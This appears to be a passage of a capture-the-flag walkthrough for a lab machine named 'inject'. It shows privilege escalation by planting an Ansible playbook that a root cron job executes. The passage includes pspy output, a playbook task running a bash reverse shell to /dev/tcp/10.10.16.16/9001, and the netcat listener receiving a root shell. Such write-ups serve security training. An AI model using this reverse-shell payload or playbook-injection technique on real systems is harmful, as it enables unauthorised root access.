
```
phil@inject:/opt/automation/tasks$ ls
ls
playbook_1.yml
phil@inject:/opt/automation/tasks$ cat playbook_1.yml
cat playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
```

-> This is running an ansible playbook running as root



-> We can see who is executing this blue print of automation tasks through pspy (we transfer it to the host first)

```
./pspy64
```



-> We see that it is running root is the any .yml playbook under the automation directory

```
2024/07/17 10:17:18 CMD: UID=0     PID=3      |
2024/07/17 10:17:18 CMD: UID=0     PID=2      |
2024/07/17 10:17:18 CMD: UID=0     PID=1      | /sbin/init auto automatic-ubiquity noprompt
2024/07/17 10:17:18 CMD: UID=0     PID=20729  |
2024/07/17 10:18:01 CMD: UID=0     PID=20735  | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/07/17 10:18:01 CMD: UID=0     PID=20734  | /usr/sbin/CRON -f
2024/07/17 10:18:01 CMD: UID=0     PID=20733  | /usr/sbin/CRON -f
2024/07/17 10:18:01 CMD: UID=0     PID=20732  | /usr/sbin/CRON -f
2024/07/17 10:18:01 CMD: UID=0     PID=20731  | /usr/sbin/CRON -f
2024/07/17 10:18:01 CMD: UID=0     PID=20736  | /usr/bin/python3 /usr/local/bin/ansible-parallel /opt/automation/tasks/pl
aybook_1.yml
2024/07/17 10:18:01 CMD: UID=0     PID=20737  |
```

-> We can create our own playbook adn create an reverse shell as follows

```
cp playbook_1.yml shell.yml

vim shell1.yml # edit this file
```

```
1 - hosts: localhost$
2   tasks:$
3   - name: Checking Webapp service$
4     shell:$
5       cmd: bash -c 'bash -i >& /dev/tcp/10.10.16.16/9001 0>&1'$
```

-> Eventually, we get the shell after a while waiting

```
└─╼ [★]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.204] 32962
bash: cannot set terminal process group (22909): Inappropriate ioctl for device
bash: no job control in this shell
root@inject:/opt/automation/tasks# ls
ls
playbook_1.yml
root@inject:/opt/automation/tasks#
```